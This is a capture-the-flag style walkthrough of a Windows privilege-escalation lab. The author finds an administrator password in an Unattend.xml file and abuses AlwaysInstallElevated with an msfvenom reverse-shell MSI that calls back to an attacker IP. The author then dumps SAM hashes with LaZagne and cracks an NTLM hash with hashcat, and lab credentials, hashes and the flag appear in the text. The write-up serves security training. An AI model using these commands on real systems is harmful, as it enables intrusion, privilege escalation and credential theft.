

Windows Privilege Escalation Skills Assessment Part 2

Introduction

As an add-on to their annual penetration test, the INLANEFREIGHT organization has asked you to perform a security review of their standard Windows 10 gold image build currently in use by over 1,200 of their employees worldwide. The new CISO is worried that best practices were not followed when establishing the image baseline, and there may be one or more local privilege escalation vectors present in the build. Above all, the CISO wants to protect the company's internal infrastructure by ensuring that an attacker who can gain access to a workstation (through a phishing attack, for example) would be unable to escalate privileges and use that access move laterally through the network. Due to regulatory requirements, INLANEFREIGHT employees do not have local administrator privileges on their workstations.

You have been granted a standard user account with RDP access to a clone of a standard user Windows 10 workstation with no internet access. The client wants as comprehensive an assessment as possible (they will likely hire your firm to test/attempt to bypass EDR controls in the future); therefore, Defender has been disabled. Due to regulatory controls, they cannot allow internet access to the host, so you will need to transfer any tools over yourself.

Enumerate the host fully and attempt to escalate privileges to administrator/SYSTEM level access.

Target: 10.129.43.33

RDP to target with username "htb-student" and password "HTB_@cademy_stdnt!"

Find left behind cleartext credentials for the iamtheadministrator domain admin account.

Connecting to the target using xfreerdp3

```
xfreerdp3 /u:htb-student /p:HTB_@cademy_stdnt! /v:10.129.43.33
```

Started off my manual enumeration by listing my users permissions and groups. Nothing screamed out to me here.

```
PS C:\Users\htb-student> whoami /all

USER INFORMATION
-----

User Name                SID
=====
academy-winlpe\htb-student S-1-5-21-1961621466-3413676743-2436262688-1002

GROUP INFORMATION
-----

Group Name                Type                SID                Attributes
=====
Everyone                  Well-known group    S-1-1-0           Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users Alias              S-1-5-32-555      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users              Alias              S-1-5-32-545      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-known group    S-1-5-14          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE   Well-known group    S-1-5-4           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group    S-1-5-11          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group    S-1-5-15          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group     S-1-5-113         Mandatory group, Enabled by default, Enabled group
LOCAL                     Well-known group     S-1-2-0           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group     S-1-5-64-10       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192

PRIVILEGES INFORMATION
-----

Privilege Name            Description            State
=====
SeShutdownPrivilege       Shut down the system   Disabled
SeChangeNotifyPrivilege   Bypass traverse checking Enabled
SeUndockPrivilege         Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege       Change the time zone   Disabled

PS C:\Users\htb-student>
```

Checking for stored credentials

```
cmdkey /list
```

checking powershell history

```
gc (Get-PSReadLineOption).HistorySavePath
```

Use a findstr command to find files with the word password

```
findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml
```

```
FreeRDP: 10.129.43.33
Windows PowerShell

* NONE *
PS C:\Users\htb-student> (Get-PSReadLineOption).HistorySavePath
C:\Users\htb-student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\htb-student> gc (Get-PSReadLineOption).HistorySavePath
whoami /all
cmdkey /list
(Get-PSReadLineOption).HistorySavePath
gc (Get-PSReadLineOption).HistorySavePath
PS C:\Users\htb-student> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{6b6b3cbe-7860-4b12-a579-0a981ea281ee}\0.0.filtertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{6eab2e10-fb67-4e92-880d-e33af27f5516}\0.0.filtertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{91d4d193-4869-458c-ad1f-3ee873f08074}\0.0.filtertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{bf697f90-494e-4622-b0d9-5bd11a2547e7}\0.0.filtertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{feeaf296-10cf-4473-80a2-d4ed9a5f9833}\0.0.filtertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{1d204924-61e5-4736-b29d-4c549590d652}\appsglobals.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{1d204924-61e5-4736-b29d-4c549590d652}\appssynonyms.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{1d204924-61e5-4736-b29d-4c549590d652}\settingsglobals.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{1d204924-61e5-4736-b29d-4c549590d652}\settings synonyms.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{3c380ded-0c34-4a2e-a049-3799d1ce856e}\appsglobals.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{3c380ded-0c34-4a2e-a049-3799d1ce856e}\appssynonyms.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{3c380ded-0c34-4a2e-a049-3799d1ce856e}\settingsglobals.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Input_{3c380ded-0c34-4a2e-a049-3799d1ce856e}\settings synonyms.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Settings_{855b7aa8-e9df-496c-839d-c49047daafa9}\0.0.filtertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Settings_{cf4f68f2-c8eb-48ef-a726-4ee4a8f3bf82}\0.0.filtertrie.intermediate.txt
AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\DeviceSearchCache\SettingsCache.txt
AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\htb-student>
```

The last one

(AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt) seems interesting

I then realized that was just within my local users folder so I went up a directory to the C:/users folder and ran the command again. Nothing screamed out to me doing that either.

At this point I decide to get some tools involved. So I move Lazagne over to the target.

To do this I started a python web server on my kali box

```
python3 -m http.server
```

Then I used curl to copy the file to the target

```
PS C:\Users\htb-student> curl http://10.10.14.4:8000/lazagne.exe -O lazagne.exe
```

Running lazagne

```
./lazagne.exe
```

```
found nothing
```

Used the same method as above but copied over winpeas this time.

Note if your winpeas is not getting color you may need to run to fix it

```
REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1
```

```
./winpeas.exe
```

Running winpeas it finds some credentials to try for the iamtheadministrator account. It finds these in the windows folder as something called an unattend file. I looked this up

Unattend files, also known as answer files, are XML files used to automate and customize Windows installations. These files allow administrators to configure various settings during Windows Setup, eliminating the need for manual user interaction and enabling mass deployments

It looks like this is a file used to configure setup, because the intro calls out that this is testing a golden image this makes some sense.

```
[+] Cloud Credentials
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
Not Found

[+] Unattend Files
C:\Windows\Panther\Unattend.xml
<Password><Value>Inl@n3fr3ight_sup3rAdm1n!</Value><PlainText>true</PlainText></Password><Enabled>false</Enabled><Username>INLANEFREIGHT\iamthea
dministrator</Username></AutoLogon><OOBE><HideEULAPage>true</HideEULAPage><HideOEMRegistrationScreen>true</HideOEMRegistrationScreen><HideOnlin
eAccountScreens>true</HideOnlineAccountScreens><HideWirelessSetupInOOBE>true</HideWirelessSetupInOOBE><NetworkLocation>Work</NetworkLocation><S
kipUserOOBE>true</SkipUserOOBE><SkipMachineOOBE>true</SkipMachineOOBE><ProtectYourPC>1</ProtectYourPC></OOBE><UserAccounts><LocalAccounts><Loca
lAccount wcm:action="add"><Password><Value>Inl@n3fr3ight_sup3rAdm1n!</Value><PlainText>true</PlainText></Password>

[+] Looking for common SAM & SYSTEM backups

[+] Looking for McAfee Sitelist.xml files

[+] Cached GPP Passwords

[+] Looking for possible regs with creds
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#inside-the-registry
Not Found
Not Found
```

```
Inl@n3fr3ight_sup3rAdm1n!
```

Submitting this it did end up being the answer although I don't see the machine as part of a domain to utilize these credentials. This does make sense given the context of the

module though I guess.

Escalate privileges to SYSTEM and submit the contents of the flag.txt file on the Administrator Desktop

Going back to my winpeas output from the previous question

Other notable things that popped out to me during winpeas running

There are unquoted paths detected for microsoft edge and a couple other run locations

```
=====
RegPath: HKLM\Software\Microsoft\Active Setup\Installed Components\{9459C573-B17A-45AE-9F64-1857B5D58CEE}
Key: StubPath
Folder: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\Installer
File: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\Installer\setup.exe --configure-user-settings --verbose-logging --sy
m-level --msedge (Unquoted and Space detected)
=====

RegPath: HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{6BF52A52-394A-11d3-B153-00C04F79FAA6}
Key: StubPath
Folder: C:\Windows\system32
File: C:\Windows\system32\unregmp2.exe /FirstLogon
=====

RegPath: HKLM\Software\Wow6432Node\Microsoft\Active Setup\Installed Components\{89B4C1CD-B018-4511-B0A1-5476D8F70820}
Key: StubPath
Folder: C:\Windows\SysWOW64
File: C:\Windows\SysWOW64\Rundll32.exe C:\Windows\SysWOW64\mscories.dll,Install
=====

RegPath: HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
Folder: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\BHO
File: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\BHO\ie_to_edge_bho_64.dll (Unquoted and Space detected)
=====

RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{1FD49718-1D00-4B19-AF5F-070AF6D5D54C}
Folder: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\BHO
File: C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\BHO\ie_to_edge_bho_64.dll (Unquoted and Space detected)
=====

Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
File: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini (Unquoted and Space detected)
=====

Folder: C:\Users\htb-student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
FolderPerms: htb-student [AllAccess]
File: C:\Users\htb-student\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini (Unquoted and Space detected)
FilePerms: htb-student [AllAccess]
=====
```

Always install elevated is enabled so maybe I can generate a malicious MSI package and execute it for a reverse shell

Theres a couple of kernel explotis potentially available, but I don't want to try those till later

```

[*] OS Version: 1909 (18363)
[*] Enumerating installed KBs...
[!] CVE-2019-1385 : VULNERABLE
[>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1405 : VULNERABLE
[>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-the-upnp-device-host-service-and-the-update-orchestrator-service/
[>] https://github.com/apt69/COMahawk

[*] Finished. Found 2 potential vulnerabilities.

```

The most notable and promising of these to me, is the `alwaysinstallelevated` flag being set. Shouldn't be too hard to make a malicious MSI so this seems like a good path forward.

Winpeas gave me the output, but just manually checking for these registry values in case it was wrong

```
PS C:\Users\htb-student> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
```

```

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

```

```
PS C:\Users\htb-student> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

```

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

```

There we can see the keys exist and are enabled so the policy is enabled on the system
Back on my kali box generating a reverse shell msi file

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.4 lport=1234 -f msi > shell.msi
```

starting a nc listener on my kali box

```
rlwrap nc -lvnp 1234
```

Copying this file over using the same method as before. Python web server on kali + curl on target

```
#on kali
python3 -m http.server
```


```
#on windows target
```

```
curl http://10.10.14.4:8000/shell.msi -O shell.msi
```

Running the msi file

```
msiexec /i c:\users\htb-student\shell.msi /quiet /qn /norestart
```

In the screenshot you can see in the bottom right I catch a shell as system



From there I can just grab the flag from the admins desktop

```
kali@kali: ~/htb/windows_privesc/skills_assessment2 92x20
c:\Users\Administrator>cd Desktop
cd Desktop

c:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 823E-9601

Directory of c:\Users\Administrator\Desktop

08/08/2021  07:17 PM    <DIR>          .
08/08/2021  07:17 PM    <DIR>          ..
06/07/2021  12:10 PM                28 flag.txt
               1 File(s)                28 bytes
               2 Dir(s)  5,729,034,240 bytes free

c:\Users\Administrator\Desktop>type flag.txt
type flag.txt
el3vatEd_1nsta1l$_v3ry_r1sky
c:\Users\Administrator\Desktop>
```

There is 1 disabled local admin user on this system with a weak password that may be used to access other systems in the network and is worth reporting to the client. After escalating privileges retrieve the NTLM hash for this user and crack it offline. Submit the cleartext password for this account.

Identifying the disabled account I am looking for

listing users in the local administrators group and then looking at details for the account I suspect because I think I saw it in winpeas output


```

PS C:\Users\htb-student> net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
mrb3n
wksadmin
The command completed successfully.

PS C:\Users\htb-student> net user wksadmin
User name      wksadmin
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           No
Account expires           Never
Password last set        ?6/?7/?2021 7:24:16 PM
Password expires         Never
Password changeable      ?6/?7/?2021 7:24:16 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never
Logon hours allowed      All

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.

PS C:\Users\htb-student>

```

My first idea here, was now that I have a system shell I can rerun lazagne on the system. and this does find it I think

```
.\lazagne.exe all
```

```
----- Hashdump passwords -----
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:aad797e20ba0675bbcb3e3df3319042c:::
```

```
mrb3n:1001:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
```

```
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:3c0e5d303ec84884ad5c3b7876a06ea6:::
```

```
wksadmin:1003:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
```

running hashcat on the wksadmin hash

```
hashcat -m 1000 5835048ce94ad0564e29a924a03510ef /usr/share/wordlists/rockyou.txt
```

```
Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

5835048ce94ad0564e29a924a03510ef:password1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: 5835048ce94ad0564e29a924a03510ef
Time.Started.....: Tue Jul 29 12:13:49 2025 (0 secs)
Time.Estimated...: Tue Jul 29 12:13:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 882.4 kH/s (0.11ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> oooooo
Hardware.Mon.#1..: Util: 13%

Started: Tue Jul 29 12:13:48 2025
Stopped: Tue Jul 29 12:13:51 2025
```

We can see it is cracked

```
—(kali@kali)-[~/htb/windows_privesc/skills_assessment2]
—$ hashcat -m 1000 5835048ce94ad0564e29a924a03510ef /usr/share/wordlists/rockyou.txt --show
5835048ce94ad0564e29a924a03510ef:password1
```

password1